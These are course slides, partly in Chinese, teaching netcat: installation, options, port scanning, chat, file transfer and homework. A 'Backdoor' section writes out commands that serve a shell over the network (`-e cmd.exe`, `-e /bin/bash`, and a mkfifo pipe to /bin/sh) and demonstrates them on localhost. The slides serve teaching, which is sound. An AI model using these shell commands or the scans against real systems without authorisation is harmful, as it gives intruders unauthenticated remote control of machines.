

# Netcat



March 24, 2023

# Outline

---

- Introduction
- Netcat
  - Installation
  - Command list
  - Features
  - Exercise
- Conclusions

# Introduction

---

- A computer networking service
  - Reading / Writing to network connections using TCP or UDP
- Well-known as a “Swiss-army Knife for TCP/IP”
- Linux/Unix/Windows
- Free software

# Installation

- Linux default service
  - `sudo apt-get install netcat`
  - Open terminal
  - Type “nc[options] [target] [port(s)]”
- Windows
  - <https://nmap.org/dist/>
  - nmap-7.92-win32.zip
  - Unzip the file
  - Open CMD
  - Move to the folder
  - Type “ncat[options] [target] [port(s)]”

# Command List

Option	Description
-l	Listen mode (default is client mode)
-L	Listen harder (only on Windows)
-u	UDP mode (default is TCP)
-p	Local port (listen mode: listened on, client mode: source port)
-e	Program to execute after connection occurs
-n	Don't perform DNS lookups on names of machines on the other side
-z	Zero-I/O mode (don't send any data)
-wN	Timeout for connects, waits for N seconds.
-v	Be verbose
-vv	Be very verbose

# Features

---

- Port scanning
- File transferring
- Port listening
- Backdoor
  - Dangerous, High risk feature!!

# Features

## 1. Port scanning

- `nc -z -v -n ip_address port1-port2`(Linux)
- `ncat -zv ip_address port` (Windows掃一個port即可)

```
C:\> 命令提示字元

Microsoft Windows [版本 10.0.19044.1586]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。

C:\Users\insa408>cd Downloads

C:\Users\insa408\Downloads>cd netcat



C:\Users\insa408\Downloads\netcat>nc64 -vv -w2 -z localhost 80-445
DESKTOP-GUIABEL [127.0.0.1] 445 (microsoft-ds) open
DESKTOP-GUIABEL [127.0.0.1] 444 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 443 (https): connection refused
DESKTOP-GUIABEL [127.0.0.1] 442 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 441 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 440 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 439 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 438 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 437 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 436 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 435 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 434 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 433 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 432 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 431 (?): connection refused
DESKTOP-GUIABEL [127.0.0.1] 430 (?): connection refused
^C
```

# Features

## 1. Port scanning

– Basic principle:

- **TCP**: 3-way handshake



- **UDP**: Internet Control Message Protocol (ICMP) error messages




# Features

## 2. Port listening


- nc -l 1234 (Linux)      ncat -l -p 12345 (Windows)
- Use ctrl+c to interrupt

D: -- Server



```
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>D:
D:\>cd netcat
D:\netcat>nc localhost 123
Let's go!
okok~
bye
```

C: -- Client



```
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>cd netcat
C:\netcat>nc -l -p 123
Let's go!
okok~
bye
```


# Features

## 3. File Transferring

- Sender: `nc 127.0.0.1 12345 < file.txt` (Linux)
- Receiver: `nc -l 12345 > catch.txt` (Linux)

```
系統管理員: 命令提示字元 - nc localhost 12345
Microsoft Windows [版本 10.0.17763.914]
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>D:
D:\>cd netcat
D:\netcat>nc localhost 12345 < file.txt

系統管理員: 命令提示字元 - nc -l -p 12345
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>cd netcat
C:\netcat>nc -l -p 12345 > catch.txt
```



# Features

## 4 Backdoor (**Dangerous!**)

### – Windows

- `ncat -l -p 1234 -e cmd.exe`
- `ncat 127.0.0.1 1234 -e cmd.exe`
- <https://www.youtube.com/watch?v=nbBZQ3S61h8>

### – Linux

- `nc -l -p 1234 -e /bin/bash`
- `nc 127.0.0.1 1234 -e /bin/bash`
- Without `-e`
  - `mkfifo /tmp/tmp_fifo`
  - `cat /tmp/tmp_fifo | /bin/sh -i 2>&1 | nc -l 1567 > /tmp/tmp_fifo`

# Demonstration


## 4. Backdoor (Windows)

```
系統管理員: 命令提示字元 - nc localhost 123
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>cd netcat
C:\netcat>nc localhost 123
Microsoft Windows [版本 10.0.17763.914]
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
D:\netcat>mkdir o!k!
mkdir o!k!
D:\netcat>
```

C:

```
系統管理員: 命令提示字元 - nc -l -p 123 -e cmd.exe
Microsoft Windows [版本 10.0.17763.914]
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\WINDOWS\system32>cd /
C:\>D:
D:\>cd netcat
D:\netcat>nc -l -p 123 -e cmd.exe
```

D:



# Pros & Cons

---

- Pros
  - Easy to understand
  - Powerful function
  - A lot of extend version
- Cons
  - Hacking tool
  - Clear text communication
  - No authentication

# References

---

- Netcat 10 method
  - <https://www.qa-knowhow.com/?p=3110>

# Exercise

- IP: ifconfig
- 探測網路主機

`nc -vv -w2 -z ip 80-445` (探測對方網站的系統資訊)

- 簡易聊天室

主機端(ip:192.168.1.1) : `nc -l -p 12345`

客戶端 : `nc 192.168.1.1 12345`

建立連線後，此主機與客戶即可進行網路聊天

# Homework

- 傳送檔案(客傳到主)(指定傳送.txt)

主機端(ip:192.168.1.1) : `nc -l -p 12345 > test.doc`

客戶端 : `nc 192.168.1.1 12345 < test.doc`

客戶可將test.doc 傳送到主機



# Homework

- VM安裝
- <http://blog.xuite.net/yh96301/blog/63289807-VMware+Workstation+12.1+Player%E4%B8%8B%E8%BC%89%E8%88%87%E5%AE%89%E8%A3%9D>
- 安裝Ubunt in VM
- [http://blog.xuite.net/yh96301/blog/341981056-VMware+Workstation+12+Player%E5%AE%89%E8%A3%9DUbuntu+15.04+\(%E4%B8%80\)](http://blog.xuite.net/yh96301/blog/341981056-VMware+Workstation+12+Player%E5%AE%89%E8%A3%9DUbuntu+15.04+(%E4%B8%80))